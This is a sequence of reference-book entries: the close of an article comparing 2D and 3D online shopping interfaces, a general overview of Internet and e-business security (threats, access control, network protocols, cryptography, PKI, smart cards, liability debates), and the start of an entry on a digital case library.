Telepresence	Low	High
Bricolage	Low	High

INTERFACE-BASED DIFFERENCES IN INFORMATION PROCESSING

Differences in *surfing experiences* between 2D and 3D interfaces are largely affected by the way information is differentially encoded, stored, and elicited. Previous research has shown that interfaces allowing a large amount of user contact with the data enrich the learning capacity of the consumer (Kim & Biocca, 1997; Li, Daugherty, & Biocca, 2003; Suh & Lee, 2005)

In particular, the vividness and bricolage properties of 3D interface enable more profound information processing as compared to 2D interface. These differences are reflected in the way high imagery vs. low imagery information is processed. Imagery, in the personal context, is defined as a process (rather than a structure) in which information from the senses is represented in the working memory (MacInnis & Price, 1987). The mental image can be a smell, sight, touch, taste, or sound.

The superior retention of high images in memory, relative to that of corresponding low images information (Childers & Houston, 1984; Costley & Brucks, 1992; Paivio, 1975), has three principal explanations. First, images have a holistic quality, with all of its elements provided as a comprehensive whole; each single element can evoke the entire image (Bower, 1970, 1972). Second, images are comprised of a figure and background. Background details provide a large number of clues regarding the figure. Third, concepts and words are abstract. Whereas semantic networks strip the concrete attributes of objects, the image retains its unique and distinct nature.

The outcome of these is revealed by *spatial memory* differences between 2D vs. 3D interfaces. Several studies have indicated varying results regarding the influence of spatial memory on user performance. Spatial memory has been shown to be useful in efficient organization of data (Egan & Gomez, 1985; Gagnon, 1985; Leitheiser & Munro, 1995; Vicente, Hayes, & Williges, 1987). Tavanti and Lind (2001) demonstrated that 3D interfaces enable remembering item positioning. Czerwinski, vanDantzich, Robertson, and Hoffman (1999) found this to be true even after several months have elapsed. Other research, however, has shown that there is no difference in user performance, and even that there is a decrease when using 3D interfaces (Cockburn & McKenzie, 2001, 2002). The researchers point out that spatial memory clearly contributes to information retrieval. However, it remains to be proven whether this contribution can manifest itself in a static data presentation interface (Cockburn & McKenzie, 2002).

PREVIOUS STUDIES COMPARING 2D AND 3D

A number of studies have been carried out in recent years attempting to identify the unique effects of various interfaces. These studies evaluated the differences between some 3D interface tools and a 2D interface in various theoretical settings and contexts. Research in the realm of HCI compared user performance and satisfaction related to various methods of visual data presentation.

Lamping, Rao, and Pirolli (1995) suggested a Focus+Context technique based on hyperbolic geometry for visualizing large hierarchies. Comparison of performance between use of this technique and 2D TREE showed no significant differences in user ability to find a data item. Subsequent findings show that with experience users prefer adopting hyperbolic browser to 2D interfaces.

Sebrechts, Vasilakies, Miller, Cugini, and Laskowski (1999) analyzed the comparative value of text, 2D, and 3D related to information retrieval (The NIRVE System). Research findings indicated that the user performance was best for the text interface, then 2D, and with the worst performance for the 3D. Together with this, it was found that as subjects became more experienced with the tool, performance gaps decreased. After six tests there was no longer any difference between 3D and text interfaces. The researchers suggest that visual efficiency depends on the capability of reducing cognitive effort. This capability is related to the existing compatibility between the interface, the objective, and the user (Sebrechts et al., 1999). Another study tested memory levels of subjects who were asked to search for specific information, rather than searching for a specific document, using the three types of interfaces. Results showed that memory levels increased as dimensions were added to the interface. However, it was not shown that 3D interface users have an advantage regarding overall efficiency when performing the same task as compared to users of other interfaces (Swan & Allan, 1998). Cockburn and McKenzie (2001) concluded that there is no difference between users of a 3D document management system vs. a 2D system, although the users did prefer the 3D system.

ADVANTAGES AND DISADVANTAGES OF 2D vs. 3D RELATING TO ONLINE STORES

Cyberstores provide a culture of stimuli, meanings, and communication, which are represented objectively. They create ultimate imaging, and their effectiveness in ecommerce lies in their ability to generate a virtual environment for the consumer, in which experiences will mimic, as closely as possible, the physical environment (Burke, 1996). In the case of cyberspace shopping, the consumer visits an environment that is an image of a genuine store. The consumer is able to move around this store as an individual moves in a genuine store. Pioneered by Burke (1996), interfaces were created in which the image can be repeatedly represented and the consumer may “pick-up” an item that attracts his or her attention, for a closer view. The possibility of examining a product from different angles and rotating it visually in three-dimensions is absent in other shopping modes, such as browsing a catalog (Venkatesh, 1998). Simulated reality also enables the representation and manipulation of an image of the “real world” at no risk, inconvenience, or cost to the consumer (Rada, 1995).

The construction of a network of images at the earlier stages is preferred, not only from a cognitive standpoint; it appears to be emotionally desirable as well. The 3D interface, compared to the 2D interface, allows consumers to be transported to the 3D store space, providing a sense of presence in that space, accompanied by pleasure and a desire to prolong the experience (Shih, 1998; Venkatesh, 1998). A useful image of a desired brand generates positive arousal, which increases the desire for the brand and generates overall approach behavior toward the online store. In addition to the positive affect stemming from the image itself, the image of consuming the brand generates concrete positive emotions and emotional benefits.

The foregoing review has important implications regarding the time that consumers spend in the shopping interface, the number of brands they wish to pick-up and examine, the time each of these brands is to be examined, and sequence of their search.

Shopping duration was found to be longer in 3D interfaces, both because consumers wish to prolong the experience due to their enhanced pleasure and involvement, and because they are attracted to forming the rich imagery network expected to improve accuracy of their future choices. According to the same reasoning, consumers prolong the time they spend in examining each brand. This does not imply, however, that consumers will pick up and examine more brands in a 3D environment. Search processes in 3D interface involve two complementary processes. The first one places more emphasis on overall learning and collection of information, which occurs during surfing the store in one-touch navigation. The second process involves comparative analysis, which occurs at time of product pick-up. While the first requires few cognitive resources and involves mainly pleasure, the second requires added cognitive resources. In addition, picking up products causes repeated breaks in surfing the store and inhibits pleasure while surfing the store. This last process has high cognitive effort and is perceived as interference with the surfing experience. In this case the consumer wishes to minimize the interference by limiting the number of pick-ups performed (Mazursky & Vinitzky, 2005).

2D and 3D interfaces are also dictating a differential sequence of search by consumers. 2D interfaces typically induce consumers to pursue a structured search strategy that is less exploratory in nature. This is likely to involve transitions within a category and transitions to complementary categories. In contrast, a 3D environment, which enhances exploratory behavior, enables consumers to switch more naturally to different locations in the store (mimicking the formats of actual stores), heightening the accessibility of non-complementary categories as well (Mazursky & Vinitzky, 2005).

When extrapolated to a context of sequential navigation and exposure to information provided by the interface, this implies that the superiority of the type of interface depends largely on the state of the consumer knowledge representation at the outset. Assume, for instance, that the consumer has just acquired a new pet and is interested in learning about the assortment of pet food brands. Creating a rich imagery network of the brands and products can be achieved by 3D interfaces. Navigating in a simulated environment will enable generating the desired knowledge base, which will enable the consumer to enhance accessibility to stored knowledge and perform the choice task most satisfactorily. 3D environments are, therefore, advantageous when the consumer originally lacks such knowledge. In contrast, heavy use of mouse click and complex navigation network demanded by 2D interfaces under similar circumstances might involve technical complexity of mouse motion, download, and so forth, which may harm choice performance (Hoque & Lohse, 1999) and even result in overload, miscomprehension, selective processing, and inappropriate utilization of the offered information.

Nevertheless, 2D shopping environments are rich with information cues that facilitate retrieval of information from memory. Their advantage is apparent when consumers' imagery of the product category is well developed. Consumers can then make use of their memory when selecting brands for purchase (Alba & Chattopadhyay, 1985; Hutchinson, Raman, & Mantrala, 1994), and in fact the process is then dependent on recall and processing of internal information.

When comparing various interfaces that display products, it has been found that different types of interfaces are suitable for different products. Researchers (Li et al., 2003) suggested that 3D interfaces are preferable to 2D interfaces, especially when dealing with products whose characteristics can only be defined visually, called "geometric" products, like a wristwatch, and products requiring a learning process including more than simply touching them, called "mechanical" products, like a camera. Another study (Suh & Lee, 2005) distinguished between two types of products—virtually high experiential (VHE) and virtually low experiential (VLE)—in terms of the sensory modalities that are used and required for product inspection. The researchers indicated that a 3D environment enhances learning about the product more than a 2D environment. This effect increased as the VHE level of the product increased.

CONCLUSIONS

This article examines the impact of 2D vs. 3D online interfaces on consumer behavior in the framework of "in vivo" decision-making processes.

People surfing within 3D interface experience a high level of telepresence and bricolage. Thus, 3D sites allow surfers to be virtually transported to the 3D store space, providing a sense of presence in that space, accompanied by pleasure and a desire to prolong the experience. This experience enhances approach behavior, as is demonstrated well in the 3D online store. Specifically, people surfing in the 3D interface spend more time in searching before making their final choices and terminating the process than those engaging in the 2D interface search. Interface type also affects continuity of search. 3D interface surfers tend to progress in a less structured manner, while 2D interface shoppers tend to examine items within a specific category and other competing brands.

3D usage in e-commerce processes open up new opportunities for behavioral research of consumer's behavior in various areas. Social psychology will enable inclusion of social elements in 3D interfaces (e.g., showing other customers on the screen). The business Web sites may very well offer more than one optional store configuration.

Another area is the 3D contribution to enhancement of the surfing experience from the socio-psychological perspective. The psychological concept of *flow* has been defined by Csikszentmihalyi (2000) as the process of optimal experience. Flow is a mental state where subconscious processes characterize the surfer's behavior (Novak, Hoffman, & Yung, 2000). In this situation, the interface does not function just as an interface transmitting information, but there is also reference to the medium itself and its impact on the intensity of the experience accompanying it and affecting the consumer's behavior. Researchers (Novak et al., 2000) suggest four factors in the navigating process on the Internet that contribute to the creation of a mental state of the *Flow* type by surfers: (1) a high level of control and skill in operating the tools, (2) a high level of challenge and arousal, 3) a high level of focusing and attention, 4) a high level of telepresence. Novak et al. (2000) also suggest that *Flow* experiences may attract consumers, mitigate price sensitivity, and positively influence subsequent attitude and behaviors. It is expected that future research in the area will delve into these unique states of consumer behavior that characterize surfing in advanced technology interfaces.

REFERENCES

Alba, J. W., & Chattopadhyay, A. (1985). Effects of context and part-category cues on recall of competing brands. *Journal of Marketing Research, 22*(3), 340-349.

Biocca, F., Kim, J., & Choi, Y. (2001). Visual touch in virtual environments: An exploratory study of presence, multimodal interfaces, and cross-modal sensory illusions. *Presence-Teleoperators and Virtual Environments, 10*(3), 247-265.

Bower, G. H. (1970). Imagery as a relational organizer in associative memory. *Journal of Verbal Learning and Verbal Behavior, 9*, 529-533.

Bower, G. H. (1972). Mental imagery and associative learning. In L. W. Gregg (Ed.), *Cognition in learning and memory*. New York: Wiley.

Burke, R. R. (1996). Virtual shopping: Breakthrough in marketing research. *Harvard Business Review, 74*(2), 120-131.

Childers, T. L., & Houston, M. J. (1984). Conditions for a picture-superiority effect on consumer memory. *Journal of Consumer Research, 11*(2), 643-654.

Cockburn, A. (2004). Revisiting 2D vs. 3D implications on spatial memory. In *Proceedings of the Fifth Conference on Australasian User Interface* (pp. 25-31). Australian Computer Society, Inc.

Cockburn, A., & McKenzie, B. (2001). 3D or not 3D? Evaluating the effect of the third dimension in a document management system. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (pp. 434-441). ACM Press.

Cockburn, A., & McKenzie, B. (2002). Evaluating the effectiveness of spatial memory in 2D and 3D physical and virtual environments. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems* (pp. 203-210). ACM Press.

Costley, C. L., & Brucks, M. (1992). Selective recall and information use in consumer preferences. *Journal of Consumer Research, 18*(4), 464-474.

Csikszentmihalyi, M. (2000). *Beyond boredom and anxiety: Experiencing flow in work and play* (reprint, with a Preface by Mihaly Csikszentmihalyi). Jossey-Bass: San Francisco.

Czerwinski, M., vanDantzich, M., Robertson, G., & Hoffman, H. (1999). The contribution of thumbnail image, mouse-over text and spatial location memory to Web page retrieval in 3D. In *Proceedings of Interact '99*, Edinburgh, Scotland, UK.

Egan, D. E., & Gomez, L. M. (1985). Assaying, isolating and accommodating individual differences in learning a complex skill. In R. Dillon (Ed.), *Individual differences in cognition* (pp. 173-217). New York: Academic Press.

Gagnon, D. (1985). Videogames and spatial skills: An exploratory study. *Educational Communication and Technology, 33*(4), 263-275.

Haubl, G., & Trifts, V. (2000). Consumer decision making in online shopping environments: The effects of interactive decision aids. *Marketing Science, 19*(1), 4-21.

Hoque, A. Y., & Lohse, G. L. (1999). An information search cost perspective for designing interfaces for electronic commerce. *Journal of Marketing Research, 36*(3), 387-394.

Hutchinson, J. W., Raman, K., & Mantrala, M. K. (1994). Finding choice alternatives in memory—Probability-models of brand-name recall. *Journal of Marketing Research, 31*(4), 441-461.

Lamping, J., Rao, R., & Pirolli, P. (1995). A focus+context technique based on hyperbolic geometry for viewing large hierarchies. In *ACM SIGCHI Conference on Human Factors in Computing Systems* (pp. 401-408).

Leitheiser, B., & Munro, D. (1995). An experimental study of the relationship between spatial ability and the learning of a graphical user interface. In *Proceedings of the Inaugural Americas Conference on Information Systems*. Pittsburgh, PA.

Li, H. R., Daugherty, T., & Biocca, F. (2002). Impact of 3-D advertising on product knowledge, brand attitude, and purchase intention: The mediating role of presence. *Journal of Advertising*, *31*(3), 43-57.

Li, H. R., Daugherty, T., & Biocca, F. (2003). The role of virtual experience in consumer learning. *Journal of Consumer Psychology*, *13*(4), 395-407.

Macinnis, D. J., & Price, L. L. (1987). The role of imagery in information-processing—Review and extensions. *Journal of Consumer Research, 13*(4), 473-491.

Mazursky, D., & Vinitzky, G. (2005). Modifying consumer search processes in enhanced online interfaces. *Journal of Business Research, 58*(10), 1299-1309.

Nantel, J. (2004). My virtual model: Virtual reality comes into fashion. *Journal of Interactive Marketing, 18*(3).

Novak, T. P., Hoffman, D. L., & Yung, Y. F. (2000). Measuring the customer experience in online environments: A structural modeling approach. *Marketing Science*, *19*(1), 22-42.

Paivio, A. (1975). Perceptual comparisons through the mind's eye. *Memory and Cognition, 3*, 635-647.

Rada, R. (1995). *Interactive media*. New York: Springer-Verlag.

Rogers, E. M. (1986). *Communication technology: New media in society*. New York: Free Press.

Schloerb, D. W. (1995). A quantitative measure of telepresence. *Presence: Teleoperators and Virtual Environments, 4*(1), 64-80.

Sebrechts, M. M., Vasilakis, J., Miller, M. S., Cugini, J. V., & Laskowski, S. J. (1999). Visualization of search results: A comparative evaluation of text, 2D, and 3D interfaces. In *Proceedings of SIGIR'99* (pp. 3-10). Berkeley, CA.

Steuer, J. (1992). Defining virtual reality—Dimensions determining telepresence. *Journal of Communication, 42*(4), 73-93.

Suh, K. S., & Lee, Y. E. (2005). The effect of virtual reality on consumer learning: An empirical investigation. *MIS Quarterly, 29*(4), 673-698.

Swan, R., & Allan, J. (1998). Aspect windows, 3-D visualizations, and indirect comparisons of information retrieval systems. In *Proceedings of the 21st Annual International ACM SIGIR Conference on Research and Development in Information Retrieval* (pp. 173-181).

Tavanti, M., & Lind, M. (2001). 2D vs. 3D, implications on spatial memory. In *Proceedings of IEEE InfoVis 2001 Symposium on Information Visualization*, San Diego.

Turkle, S. (1995). *Life on the screen: Identity in the age of the Internet*. New York: Simon and Schuster.

Venkatesh, A. (1998). Cybermarketspaces and consumer freedoms and identities. *European Journal of Marketing, 32*(7/8), 664-676.

Vicente, K., Hayes, B., & Williges, R. (1987). Assaying and isolating individual differences in searching a hierarchical file system. *Human Factors, 29*(3), 349-359.

KEY TERMS

Bricolage: The manipulation of objects in the immediate environment for the development and assimilation of ideas (Turkle, 1995).

Interactivity: The ability of the communication system "to answer" the consumer, almost as if a real conversation were taking place (Rogers, 1986).

Telepresence: Reflects the degree of the consumer's perception of him/herself as being physically located in a mediating computerized environment (Schloerb, 1995).

Vividness: The degree of clarity of the information the consumer receives in the virtual world or the profusion of representation of the mediating environment to the senses (Steuer, 1992).

Internet and E-Business Security

Violeta Tomašević
Mihajlo Pupin Institute, Serbia

Goran Pantelić
Network Security Technologies – NetSeT, Serbia

Slobodan Bojanić
Universidad Politécnica de Madrid, Spain

INTRODUCTION

Originally developed for research and education purposes as Arpanet in 1970s, the Internet has become a worldwide network that offers numerous services to the immense community of users. An everyday progress of the network technology brings also new security risks regarding a lot of sensitive data transferred over the network, especially in banking, commercial, and medical applications. Therefore the Internet security could be in general defined as a set of measures that should prevent vulnerabilities and misuse of data transmitted and used through the network.

INTERNET SECURITY THREATS

The computer systems that are connected to the Internet are exposed to various potentially very harmful threats. The damages, like corruption or loss of data, a theft or disclosure of confidential data, or denial of system services are facilitated by the open architecture of Internet (Oppliger, 2002). Computer viruses and worms, eavesdropping and packet sniffing, hacking, illegal intrusions, denial-of-service and other attacks on network resources imperil all participants of the system.

The current and still dominant **Internet protocol** version 4 (IPv4) with end-to-end model assumes that the end nodes provide security. The next generation of Internet protocol, version 6 (IPv6) increases an address space (up to 3 x 10^{38} nodes) and supports auto configuration and mobility of networked devices. It facilitates an introduction of the new technologies like wireless devices, ubiquitous computing, and so forth. It opens the new security issues and requires the built-in smart security services as an integral part of the base protocol suite (Kent & Seo, 2005).

There are numerous other high technology attacks on network infrastructure and resources like domain name system servers and routers that could redirect traffic to other sites, change identity of the attacker, and so forth. Also, some attacks are typical in e-business and online payment systems like SQL injection, price manipulation, cross-site scripting, and so forth. (Mookhey, 2004). Nevertheless all these threats could be prevented if the participants are aware of possible risks and comply with formal security measurements, and if there is a strong cooperation among all those who develop and maintain a system.

BASIC SECURITY REQUIREMENTS

Public Internet services could be considered safe and reliable if the confidentiality, integrity, and availability of data are provided as well as the legitimate use and the nonrepudiation. It means that (a) only authorized users could have access to data and perform appropriate actions, (b) data cannot be read by unauthorized users, (c) data cannot be changed during the transfer and the storage, (d) data and services have to be always available to legitimate users, and (e) a reliable proof of executed actions must exist, especially for **e-business** applications. In the background of the Internet services, safe communication protocols have to exist with multiphase "challenge-response" authentication for reliable identification of participants and data transport.

To fulfill these requirements, different cryptographic methods and technologies are used.

SECURITY POLICY, TECHNOLOGIES, AND METHODS

Organizations that plan to own or use available Internet services have to consider all potential threats, decide which defense measures to undertake and implement them in an effective way. Analysis of system and risk factors (Oteteye, 2003; Schechter, 2005) results in a **security policy** that represents a proposal of measures regarding system administration, authorization and access control, network protocols, and cryptographic methods.

In the environments like wireless network, ubiquitous computing, and Web services, the security should be analyzed in the same way, having in mind their characteristics.

System Administration

System administration is an important security factor whose tasks are to assign passwords and access conditions to the users, maintain and update the system and application software including archives, take antivirus measures, audit and monitor network traffic, check log files, and so forth.

A new extensible access control markup language (XACML) is a language that tries to standardize a policy management and access decisions (OASIS, 2005), and helps the administrators to define the access control requirements for appropriate resources. It includes data types, functions, and rules, and can represent the runtime request for a resource.

Authorization and Access Control

Authorization and access control ensure the legitimate use of the system resources, access to data, and allowed activities. It implies the decision about the type of user identification, for example, additional authentication by digital certification or smart cards with user biometrical data besides user name and password.

The expanded use of public services induced a single sign-on as a form of **authentication** that enables a user to authenticate once to gain access to multiple subsequent Web systems. With obvious convenience for the user it imposes the complex management about authentication and users personal information across the independent sites. The security assertion markup language (SAML) is an example of an open message standard that is used as a good basis for making single sing-on authentication protocols (Groß, 2003).

Network Protocols

Apart from the application level security, there is also a transport layer security where network security protocols and the appropriate devices take part.

The secure sockets layer (SSL) protocol authenticates the entities and encrypts all traffic on the network. It provides a server or client authentication by digital certificate of entity. The Internet protocol security (IPSEC) is based on standards for a safe communication and works on network layers. It neither requires the changes in users' systems nor in applications that is optional in IPv4 but built-in and mandatory in IPv6. IPSEC combines several security technologies, encrypts all IP packets, and ensures data authentication, confidentiality, integrity, and key exchange. The authentication header is a protocol aimed for authentication and data integrity, while the encapsulating security payload provides authentication, data integrity, and confidentiality. The Internet key exchange protocol serves to establish and negotiate security parameters between participants. The virtual private network (VPN) is a private communication network that uses public network infrastructure. Thus, very remote computers can make one logical network and create safe communication tunnels through the public connections.

The firewalls are hardware or software devices that examine network traffic according to the configurable security policy and block it if, for example, inadequate protocols are used, data come from prohibited address, there is attempt to connect to prohibited port, and so forth.

Wireless Networking

Wireless networks and devices add new security issues to standard wired ones. Thus, the new mechanisms like Wi-Fi protected access (WPA) and wired equivalent privacy (WEP) are applied to protect data and wireless signals through the air (Wi-Fi Alliance, 2004). The WEP is a protocol based on the 802.11 Wi-Fi standard that intends to provide the equivalent level of security to wireless network as wired network has. It uses RC4 cipher with a 64-bit key where 24 bits are system generated, but that was shown as insufficient, and thus 128-bit or larger key should be used. The WPA protocol improves wireless network security offered by the WEP mainly through authentication and a temporal key integrity protocol that upgrades data encryption.

Media access control and address (MAC) address filtering is an access control protocol on the wireless network adapter that prohibits requests from unwanted participants.

Web Services

As Web services are widely used in numerous applications, their security is addressed seriously in order to enable reliable functionality. Web service security should provide quality of service oriented architecture protocol (SOAP) messaging protection through the mechanisms of message integrity and confidentiality (IBM & Microsoft, 2002) that use a security token to represent security related information like digital certificate, username, password, and so forth.

Message integrity is provided by XML signature to ensure that messages are transferred without modifications. Message encryption is provided by XML encryption that protects a privacy of messages. These mechanisms could be combined with other security solutions like SSL (transport security), PKI, and so forth.

Ubiquitous Computing

Ubiquitous computing environments, where the small computers and mobile devices networked through a variety of network connections are integrated into everyday life, have to enable users to access resources and services anytime and anywhere. It opens serious security risks and problems with authentication and access control, and requires the standard security approach to be expanded according to the new requirements of distributed systems. A **distributed trust** is a new mechanism (Undercoffer, Perich, Cedilnik, Kagal, & Joshi, 2003) that allows entities to delegate their rights to the third parties and provides authentication and access control by checking the initiators credentials. It enables that the roles included in a security policy are arranged in a hierarchy, so that rights could be inherited. The distributed trust management combined with PKI infrastructures provides a high degree of assurance to the process of authentication of a dynamic set of users and services.

Cryptography

A primary purpose of cryptography is to ensure data confidentiality and privacy but it could be used for data integrity and authentication as well.

Some standards, as data encryption standard (DES) (FIPS 46-2, 1993) and advanced encryption standard (AES) (FIPS 197, 2001) apply symmetric algorithms that use the same key for encryption and decryption. Asymmetric algorithms that use different keys, presented as public-private key pair, for encryption and decryption, are digital signature algorithm (DSA) (FIPS 186, 1994), RSA, and elliptic curve cryptography (ECC) (SEC1, 2000). Key management is one of the most important parts of cryptographic system. The most popular technique for distribution of keys through the network to the remote users is a digital envelope. The digital envelope is a concept that uses one-time symmetric key (session key) for data encryption. The session key is encrypted with a receiver's public key, and transmitted to the receiver together with an encrypted message in a bulk. This ensures that only an authorized receiver who has access to a corresponding private key is able to decipher the digital envelope. In practice, the symmetric and asymmetric algorithms are often combined to provide high-level network security (e.g., a secure e-mail S/MIME).

Public Key Infrastructure

Public key infrastructure (PKI) is a technology that enables a public key concept whose most important functions are to generate public-private key pairs, enable their safe storage, and establish reliable digital identity of users specified through digital certificate. The certificate authority, the point of the highest trust in PKI system, signs and issues digital certificates.

Digital Signature Technology

Digital signature is a PKI-based technology that allows data to be digitally signed and verified. It is an asymmetric transformation that uses a private key to encode unique digest of original data. The verification checks the digital signature using a public key contained in the sender's digital certificate. In this way a verifier knows only the sender who poses the appropriate private key related to the verifier's digital certificate signs data. This mechanism guarantees data integrity and nonrepudiation of performed activities, and is widely used for authentication.

Smart Cards Technology

Smart cards are plastic pocket-sized cards with built-in memory and a coprocessor chip that could perform different security operations (Rankl & Effing, 2003). They should completely replace the classic credit cards with magnetic stripes that are still in service for many e-commerce applications. Smart cards are a reliable medium to store the confidential user's data as cryptographic keys, digital certificates, biometric data, and so forth. They have abilities to limit access to data on a card by a personal identification number (PIN) or to protect communication to the computer by using cryptographic algorithms. More and more, especially e-business applications, use smart cards for identification and authentication of users. Digital signing on smart card with asymmetric key that never leave the card ensures data integrity and nonrepudiation. Currently the contact smart cards are more used in e-business, but in the future they would be replaced with the contactless ones. The contactless smart cards have the same functional capabilities as the contact ones but use a radio frequency (RF) interface that allows them to be read at a short distance from the reader. They mostly use the technology based on a standard ISO/IES 14443 that limits the ability to read contactless devices up to approximately 10 cm. Hand-held tokens that generate one-time password for each login are a possible option for client identification. They do not need a reader device but cannot provide the functionalities of smart cards. A new generation of the tokens realized as USB token devices combine a readerless smart card and one-time password technology for strong authentication.

FUTURE TRENDS

In spite of the insecurity that was known at the beginning of the Internet, today it is the primary medium for conducting e-business. Internet security is a priority in the next years that can even question its future, but huge investments in e-business will probably help to find solutions.

At the end of the last year, **Bruce Schneier** (2006) identified trends affecting information security today:

Information is more valuable than ever, Internet became a critical infrastructure because more critical systems were migrating to the Internet, users have no control over the security of information about themselves, criminal attacks are on the increase, worms are very sophisticated, new vulnerabilities are being discovered faster than vendors can patch them, systems become more complex and therefore less secure, remote computers outside your company are not trustworthy, and so forth.

These trends address directly e-business security problems.

Many researchers and efforts are underway to invent new mechanisms to be able to provide more secure network environment. In accordance with a marketplace trend, IT leaders (Pratt, 2007) made the list of five key technologies for 2007: identity management systems that enable to better know who has access to what in the organizations; smart cards used to provide secure access to networks; content and e-mail filtering software; transparent encryption so that data stored on hard disks, or information on laptops and in e-mails are automatically encrypted; and voice over IP technology that will allow employees to work at a distance.

Regardless of many security measures applied in practice, we are almost every day witnesses of attacks on public Internet services. Nevertheless, it seems there are limits to what technology solely can accomplish. Schneier (2004) suggests that, in real world, network security is not only a technological, but more a business problem, and opens a new approach where enforced liabilities are essential. The idea is to establish institutional structures (Parameswaran, Zhao, & Fang, 2007) that strongly motivate Internet service providers, network providers, equipment vendors, and users to ensure safe e-business.

There are different viewpoints on how to assign liability. On the one hand, some experts have argued that manufacturers of software products should be liable for injuries those products cause. The companies do not make secure products because adding good security to products requires large expenditures (they often should spend more on security than the cost of product). Also, the damage caused by ignoring security does not address them, but the users. Therefore, their resistance to this approach is understandable. On the other hand, another view (Mead, 2004) suggests that liability is not an appropriate mechanism to reduce software security problems because software does not have the characteristics of other physical products. The software has a very short life cycle, and every liability case could require years to move through the courts, so that the final result becomes irrelevant. Another argument against liability approach is that, for the manufacturers, it is impossible to predict all conditions under which their software will be used or installed.

It is difficult to achieve consensus about who should be liable for what, but in our opinion, some kind of software liability must hold.

CONCLUSION

Over the years, the Internet has become a global phenomenon that requires paying a serious attention to all its aspects. The security of Internet and e-business relates to threats and attacks that could imperil successful operating of these systems, the basic security requirements, the security mechanisms and methods employed to meet these requirements, and perspectives of future security improvements.

The most frequent types of attacks (e.g., computer viruses and worms, denial-of-service attack, eavesdropping and network packet sniffers, and illegal intrusions) are caused by the traditional IPv4 architecture in which the end nodes provide security. New technologies like wireless devices or ubiquitous computing require new security solutions like IPv6 that increases an address space and offer better security and performance.

The results of system and risk analysis are a basis to define security policy as a set of measures regarding system administration, authorization and access control, network protocols, and cryptographic methods. Security methods and technologies have improved permanently, but Internet and e-business security are still not at the satisfactory level. Emerging and future trends in the e-business security field will probably solve this problem thanks to the high investments. Nevertheless, security improvement is not mainly a matter of technology, but also of the insufficient legislation.

REFERENCES

FIPS 46-2: Federal Information Processing Standards Publications. (1993). *Data encryption standard*. Retrieved February 26, 2007, from http://www.itl.nist.gov/fipspubs/fip46-2.htm

FIPS 186: Federal Information Processing Standards Publications. (1994). *Digital signature standard*. Retrieved February 26, 2007, from http://www.itl.nist.gov/fipspubs/fip186.htm

FIPS 197: Federal Information Processing Standards Publications. (2001). *Advanced encryption standard*. Retrieved November 26, 2001, from http://www.csrc.nist.gov/publications/fips/fips197/fips-197.pdf

Groß, T. (2003, December 8-12). Security analysis of the SAML single sign-on browser/artifact profile. In *Proceedings of the 19th Annual Computer Security Application Conference*, Las Vegas. Retrieved from http://www.acsac.org/2003/papers/73.pdf

IBM & Microsoft. (2002). *Security in a Web services world: A proposed architecture and roadmap*. Retrieved April 7, 2002, from http://www.ibm.com/developerworks/library/ws-secmap/

Kent, S., & Seo, K. (2005). *RFC 4301: Security architecture for the Internet protocol*. Retrieved December 2005, from http://tools.ietf.org/html/4301

Mead, N. (2004). Who is liable for insecure systems. *Computer*, *37*(7), 27-34.

Mookhey, K.K. (2004). *Common security vulnerabilities in e-commerce systems*. Retrieved April 26, 2004, from http://www.securityfocus.com/infocus/1775

OASIS. (2005). *OASIS Standard: eXtensible access control markup language (XACML) version 2.0*. Retrieved February 1, 2005, from http://docs.oasis-open.org/xacml/2.0/access_control-xacml-2.0-core-spec-os.pdf

Oppliger, R. (2002). *Internet and intranet security* (2nd ed.). Artech House.

Oteteye, E. (2003). *A systematic approach to e-business security*. Retrieved January 13, 2007, from http://ausweb.scu.edu.au/aw03/papers/oteteye/paper.html

Parameswaran, M., Zhao, X., & Fang, F. (2007). Reengineering the Internet for better security. *Computer*, *40*(1), 40-44.

Pratt, M. (2007). *Five security technologies for 2007*. Retrieved February 16, 2007, from http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=275136

Rankl, W., & Effing, W. (2003). *Smart card handbook* (3rd ed.). UK: John Wiley & Sons.

Schechter, S. (2005). Toward econometric models of the security risk from remote attacks. *IEEE Security & Privacy*, *3*(1), 40-44.

Schneier, B. (2004). Hacking the business climate for network security. *Computer*, *37*(4), 87-89.

Schneier, B. (2006). *Ten security trends worth watching*. Retrieved February 16, 2007, from http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9004219.

SEC1: Standards for Efficient Cryptography Group. (2000). *Elliptic curve cryptography.* Retrieved September 20, 2000, from http://www.secg.org/download/aid-385/sec1_final.pdf

Undercoffer, J., Perich, F., Cedilnik, A., Kagal, L., & Joshi, A. (2003). A secure infrastructure for service discovery and access in pervasive computing. *Mobile Networks and Applications*, *8*(2), 113-125.

Wi-Fi Alliance. (2003). *Wi-Fi protected access: Strong, standards-based, interoperable security for today's Wi-Fi networks*. Retrieved March 1, 2004, from http://www.54g.org/pdf/Whitepaper_Wi-Fi-Security4-29-03.pdf

KEY TERMS

Authentication: Procedure that verifies the digital identity of participants in communication. It guaranties that the users are exactly who they say they are.

Cryptographic Protocol: Distributed procedure defined as a sequence of steps that precisely specify the actions required of two or more entities to achieve a safe communication channel.

Digital Certificate: Digital identity of user, which represents a relation between the user's public key and the user's personal data. The certificate authority signs and issues the digital certificates.

Digital Signing: Procedure that creates a digital signature of data. The digital signature is used to prove data integrity, nonrepudiation, and users authentication.

PKI: Public key infrastructure is a technology that realizes an environment for efficient applying of public key concept. It enables a generation of key pairs and digital certificates of users, as well as their application in the system.

Smart Card: Plastic pocket-sized card with built-in memory and microprocessor chip that can perform different security operations.

SOAP: Service oriented architecture protocol is a XML-based protocol for the exchange of information in a decentralized, distributed environment.

SSO: Single sign-on is a special type of authentication that enables a user to authenticate once and allows access to the multiple systems.

Ubiquitous Computing: A computing environment that includes the different types of computers and mobile devices whose functions are integrated into everyday life.

WEP: Wired equivalent privacy is a set of security services used to protect 802.11 wireless networks from unauthorized access. Its security features are improved by Wi-Fi protected access (WPA).

Introducing Digital Case Library

John M. Carroll
The Pennsylvania State University, USA

Craig Ganoe
The Pennsylvania State University, USA

Hao Jiang
The Pennsylvania State University, USA

INTRODUCTION

